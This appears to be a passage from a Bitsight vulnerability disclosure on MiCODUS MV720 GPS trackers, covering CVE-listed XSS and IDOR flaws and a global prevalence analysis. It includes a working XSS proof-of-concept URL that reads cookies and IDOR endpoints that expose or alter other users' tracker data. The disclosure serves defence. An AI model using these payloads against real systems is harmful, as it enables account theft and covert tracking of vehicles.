
Although some filtering exists on most parameters of the web application at www.micodus.net, the parameter N is not subject to filtering and its content is reflected in the server response. Since this parameter is used inside a Javascript block, it is possible to craft a malicious payload that would lead to arbitrary Javascript code execution in the context of the victim's browser.

PoC

By accessing this URL on a browser with a current session:

```
https://www.micodus.net/IframeMap.aspx?id=XXXX&n=%27%3b%0A}%0A}%0Aalert(document.cookie);%0Afunction%20lol(){if(1){x=%271&m=Gaode2&deviceId=XXXXX&p=XXXXXXXXXX
```

We obtained the following result:



Although the session cookie is correctly marked as HTTP-Only, we observed other cookies that were not marked as such. These could include the user ID and password – everything necessary to log into the application.

Insecure Direct Object Reference (Web Server)

- **CVSS 3.1 Score: 7.1 (High)**
- **CVE-2022-34150**

The main web server has an authenticated Insecure Direct Object References (IDOR) vulnerability on the following endpoint and parameter “Device ID,” which accepts arbitrary Device IDs:

<https://www.micodus.net/ProductUpdate.aspx?id=YYYY&deviceid=XXXXX&randon=11111>

IDORs are a type of access control vulnerability occurring when an application uses user-supplied input to directly access objects, without further verification. In this case, it is possible to access data from any Device ID in the server database, regardless of the logged-in user. Additional information capable of escalating an attack could be available, such as license plate numbers, SIM card numbers, mobile numbers, etc.

Details

Although some filtering and access controls exist on most endpoints of the web application at www.micodus.net, the parameter “Device ID” is not subject to access control in the above endpoint. It is possible to use the browser directly to exploit this situation. In addition, it is even possible to change the information of other users, by alternating between GET requests (to fetch information) and POST requests (to update information).

PoC

By accessing this URL on a browser with a current session:

<https://www.micodus.net/ProductUpdate.aspx?id=XXXX&deviceid=XXXXX&random=11111>

We accessed the following web page:

The screenshot shows a web browser window with the following details:

- Address bar: [https://www.micodus.net/ProductUpdate.aspx?id=\[redacted\]&deviceid=73\[redacted\]&random=87868](https://www.micodus.net/ProductUpdate.aspx?id=[redacted]&deviceid=73[redacted]&random=87868)
- Form fields:
 - ID Number: 72011[redacted]49
 - Type: MV720
 - ICCID: 89[redacted]43
 - Target Name: Oil[redacted]
 - SIM Card NO.: 8986[redacted]43
 - License Plate No.: 8677[redacted]709
 - Contacts: Fill[redacted]
 - filter WIFI:
 - Icon: [radio buttons with icons]
 - Remark: [text area]
- Right-side fields:
 - Create Time: 2021-06-11
 - Expired Time: 2122-06-15
 - User Expired Time: 2122-06-15
 - filter LBS:
 - Overspeed(Km/h): 0.00
 - Tel/Mob: 004207752[redacted]
 - Fuel/100km: 0
- Buttons: Save (highlighted in yellow), Cancel

The web page included information about the Device ID, as well as a form to update the information, regardless of the user's authentication status.


Insecure Direct Object Reference (Web Server)

- CVSS 3.1 Score: 6.5 (Medium)
- CVE-2022-33944

The main web server has an authenticated IDOR vulnerability on the following endpoint and POST parameter “Device ID,” which accepts arbitrary Device IDs. The POST endpoint is:

<https://www.micodus.net/Report/StopDetail.aspx?id=YYYY&deviceid=XXXXX&random=11111>

Typically, a user can generate several types of reports via the MiCODUS web interface. However, in this case, it is possible for unauthenticated users to generate Excel reports about device activity such as GPS-referenced locations detailing where a vehicle stopped and for how long.



Details

The parameter “Device ID” in the URL is not used. Instead, POST Data “hidDeviceId” is used, which is not subject to access control on the above endpoint. It is possible to craft a POST request to fetch the report for any arbitrary Device ID.

Details

The parameter “Device ID” in the URL is not used. Instead, POST Data “hidDeviceId” is used, which is not subject to access control on the above endpoint. It is possible to craft a POST request to fetch the report for any arbitrary Device ID.

PoC

By crafting a POST request and changing the POST data parameter “hidDeviceId,” we accessed reports from additional devices.



Assessing the global prevalence of MiCODUS devices

After identifying vulnerabilities within the product, Bitsight leveraged its own data sets to better understand the global prevalence of MiCODUS devices across organizations, sectors, industries, and geographies. We are concerned that the vulnerabilities we discovered in the MiCODUS MV720, along with the foundational security issues associated with the MiCODUS system architecture, could present risks to any user of a MiCODUS device.

MiCODUS states they have a global install base of 1.5 million devices across 420,000 customers. Bitsight observed 2,354,603 connections to the MiCODUS server across 169 countries. We observed usage of MiCODUS devices by a wide range of organizations, including a Fortune 50 energy company, a national military in South America, a national government in Western Europe, a national law enforcement organization in Western Europe, and a nuclear power plant operator.

We were unable to conclusively determine the number of MiCODUS MV720 devices deployed globally; we were also unable to determine the number of MiCODUS devices deployed by consumers compared to companies who use the devices for fleet control purposes.

Communication Analysis

Using network traffic data, we looked into connections to and from the MiCODUS server to ascertain the total number of potentially impacted devices. Since one server is used to support the web interface, mobile apps, and GPS trackers, we only needed to search for one IP address, as evidenced below:

```
% curl 'https://api.dnsdb.info/lookup/rrset/name/d.micodus.net?humantime=t'
;; bailiwick: micodus.net.
;;   count: 215705
;; first seen: 2019-12-20 19:09:15 -0000
;; last seen: 2021-11-18 11:24:25 -0000
d.micodus.net. IN A [REDACTED]

% curl 'https://api.dnsdb.info/lookup/rrset/name/app.micodus.net?humantime=t'
;; bailiwick: micodus.net.
;;   count: 47050
;; first seen: 2019-11-27 17:13:18 -0000
;; last seen: 2021-11-18 10:13:06 -0000
app.micodus.net. IN A [REDACTED]

% curl 'https://api.dnsdb.info/lookup/rrset/name/www.micodus.net?humantime=t'
;; bailiwick: micodus.net.
;;   count: 8
;; first seen: 2018-01-15 11:42:19 -0000
;; last seen: 2018-01-25 15:54:30 -0000
www.micodus.net. IN A 47.89.58.141

;; bailiwick: micodus.net.
;;   count: 10
;; first seen: 2017-01-01 20:46:09 -0000
;; last seen: 2017-02-19 11:55:58 -0000
www.micodus.net. IN A 47.90.17.196

;; bailiwick: micodus.net.
;;   count: 13167
;; first seen: 2017-02-24 10:43:45 -0000
;; last seen: 2017-12-23 06:52:04 -0000
www.micodus.net. IN A [REDACTED]

;; bailiwick: micodus.net.
;;   count: 444
;; first seen: 2017-02-24 10:43:45 -0000
;; last seen: 2017-12-23 06:52:04 -0000
www.micodus.net. IN CNAME dns1.hk.daziyuan.cn.

;; bai    iliwick: micodus.net.
;;   count: 2
;; first seen: 2020-12-25 20:23:44 -0000
;; last seen: 2021-03-10 22:12:13 -0000
www.micodus.net. IN HINFO "RFC8482" ""
```

All DNS names communicated back to 47.254.77.28. Considering this, we took a methodical approach to analyze all detected connections in to and out from this IP address over the nine-month period from May 2021 to February 2022.

The connections were classified according to destination port on the server:

- Connections used by the GPS trackers to the server (connections to TCP port 7700)
- HTTP connections used in mobile application access (connections to TCP port 80)
- HTTPS connections used in browser web access (connections to TCP port 443)


During this time period, we were able to detect 2,354,603 connections to the MiCODUS server, of which:

- 2,119,285 connections to the GPS tracker port 7700, an average of 7,488/day, from 525,856 unique IPs
- 58,024 connections to the mobile application port 80, an average of 205/day, from 37,584 unique IPs
- 92,401 connections to the web interface port 443, an average of 327/day, from 14,038 unique IPs

Connection Types

Keeping in mind that network traffic data is sampled – limiting our visibility of the entire IP address space and of all traffic – we observed different patterns for the three types of connections.


We observed a large number of connections directly from the GPS trackers. Note that the total number of observed connections does not necessarily correspond precisely to the total number of deployed MiCODUS devices. The high number of GPS connections coming from many different IP addresses arises because each device has a SIM card, likely receiving a new IP every time a GPRS connection is made and/or the device connects to a new cell tower. The mobile app shares this issue, although when a smartphone is using WiFi, IPs remain unchanged for longer periods of time.



Web application access is much more stable. MiCODUS enterprise users are likely to use a browser to access the web interface more than the mobile app. We observed that approximately 60% more connections occurred via web browser than via mobile, but the IPs mostly remained unchanged, explaining why the unique daily IPs are lower for the Web app than the Mobile app. We also note there is a clear decrease in traffic on weekends, indicated by the red vertical lines in the chart above.

Geographical Distribution

In our data set, we detected connections from 169 countries. Of them, 127 displayed connections to the MiCODUS server on all ports (web/ mobile/tracker). Below is a global heatmap, illustrating total connections from unique IP addresses to the MiCODUS server:




Based on observable trends in the data, Bitsight can theorize about the usage scenarios in each country. For example, Indonesia has many unique IP addresses communicating with the MiCODUS server, but mostly in the GPS tracker port. This may suggest there are a small number of users with a high number of devices, which is typical in a fleet management scenario. By comparison, Mexico has a very high number of connections to the web and mobile ports, which could indicate individuals are using the GPS tracker as an anti-theft device.











These, of course, are just assumptions; without direct knowledge and engagement from the vendor, we are left to hypothesize about the exact purpose each device is fulfilling for each user. Regardless, we presume access to the web port is strongly related to the number of unique MiCODUS users. Web access IP addresses tend to be relatively fixed, hence less unique IPs, regardless of the number of connections.

As a result, this measurement is likely a good indicator of distinct MiCODUS clients.











Below is a chart showing the top 20 countries, sorted by web port access:



Viewing the above chart, we suspect the top 10 countries with the most users to be:

-  #1 Mexico
-  #4 Spain
-  #7 Chile
-  #9 South Africa
-  #2 Russia
-  #5 Brazil
-  #8 Morocco
-  #10 Ukraine
-  #3 Uzbekistan
-  #6 Poland

The total number of GPS tracker connections, on port 7700, is impacted by how frequently the devices change their IP addresses, so we cannot make a direct link between the number of unique IPs and devices. However, we can consider the daily unique IPs connecting to port 7700 to be correlated with the number of active devices in each country. The below graphic highlights the top 10 countries we suspect to have the greatest number of devices:


-  #1 Russia
-  #4 South Africa
-  #7 Brazil
-  #9 Italy
-  #2 Morocco
-  #5 Ukraine
-  #8 Uzbekistan
-  #10 Mexico
-  #3 Chile
-  #6 Poland

Organization and Sector Analysis

Bitsight examined our entity data set to identify which organizations and sectors are using MiCODUS devices. We determined organizational and sector usage by identifying IP addresses connecting to the web and mobile ports. We then employed our patented entity mapping processes to associate IP addresses with organizations and sectors. The results of our mapping revealed that many major companies and government entities use MiCODUS devices. Examples of these organizations include:

- A Fortune 50 energy, oil and gas company
- A nuclear power plant operator
- A national law enforcement organization in Western Europe
- A major national military in South America
- A Fortune 50 technology company
- A Fortune 50 aerospace company
- A national government in Western Europe
- A Fortune 50 professional services company
- A national government in the Middle East
- A national military in Eastern Europe
- A national government ministry in North America
- A Fortune 50 manufacturing conglomerate


Bitsight's entity mapping also revealed the government/politics sector to be the most prevalent user of MiCODUS devices, followed by business services, manufacturing, and finance companies.



Examining sector usage around the globe, we identified differences by continent in the typical user profile. Most North American organizations using MiCODUS devices are in the manufacturing sector, while those in South America tend to be government institutions.

MiCODUS users in Europe belong to a more diverse group of sectors, ranging from finance to energy. Authorities around the globe should consider these geographic differences in sector usage to better understand the potential ramifications of an attack exploiting vulnerabilities in MiCODUS devices.


The below chart helps to visually confirm the above:




For each continent, the below graphics display the top three countries we presume to have the greatest numbers of MiCODUS GPS trackers, and users. Bitsight arrived at these rankings by presuming that access to the web port and IP connections to port 7700 are strongly correlated with the number of MiCODUS users and the number of MiCODUS devices, respectively.

Top three countries by continent with the most MiCODUS GPS trackers:

South America:



Oceania:



North America:




Europe:



Asia:



Africa:




Top three countries by continent with the most MiCODUS users:


South America:



Oceania:




North America:




Europe:



Asia:



Africa:



Each continent has a different story. In North America, Mexico claims both the greatest number of users and devices; the same situation is revealed in Asia with the Russian Federation. In Europe, Ukraine has the largest number of MiCODUS devices, and ranks third in terms of users. In South America, Chile claims the greatest number of devices while Brazil claims the greatest number of users.

Conclusion

Although GPS trackers have existed for many years, streamlined manufacturing of these devices has made them accessible to anyone. Having a centralized dashboard to monitor GPS trackers with the ability to enable or disable a vehicle, monitor speed, routes and leverage other features is useful to many individuals and organizations. However, such functionality can introduce serious security risks.

Unfortunately, the MiCODUS MV720 lacks basic security protections needed to protect users from serious security issues. With limited testing, Bitsight uncovered a multitude of flaws affecting all components of the GPS tracker ecosystem.

Bitsight recommends that individuals and organizations currently using MiCODUS MV720 GPS tracking devices disable these devices until a fix is made available. Organizations using any MiCODUS GPS tracker, regardless of the model, should be alerted to insecurity regarding its system architecture, which may place any device at risk.

This research highlights why it is critical to consider Internet of Things (IoT) devices in cyber resilience efforts. Implementing Internet-connected devices like the MiCODUS GPS trackers discussed in this report can expand an organization's attack surface and expose individual consumers to new risks. Understanding how IoT and other technologies impact risk should be considered essential.

Acknowledgments

Pedro Umbelino, principal security researcher at Bitsight, researched and discovered the vulnerabilities presented in this report. Bitsight's team of technical security experts discover, analyze, and monitor vulnerabilities that may present threats to businesses, government institutions, consumers, and others.

Bitsight is a cyber risk management leader transforming how companies manage exposure, performance, and risk for themselves and their third parties. Companies rely on Bitsight to prioritize their cybersecurity investments, build greater trust within their ecosystem, and reduce their chances of financial loss. Built on over a decade of technological innovation, its integrated solutions deliver value across enterprise security performance, digital supply chains, cyber insurance, and data analysis.

BOSTON (HQ)

RALEIGH

NEW YORK

LISBON

SINGAPORE

BUENOS AIRES



BITSIGHT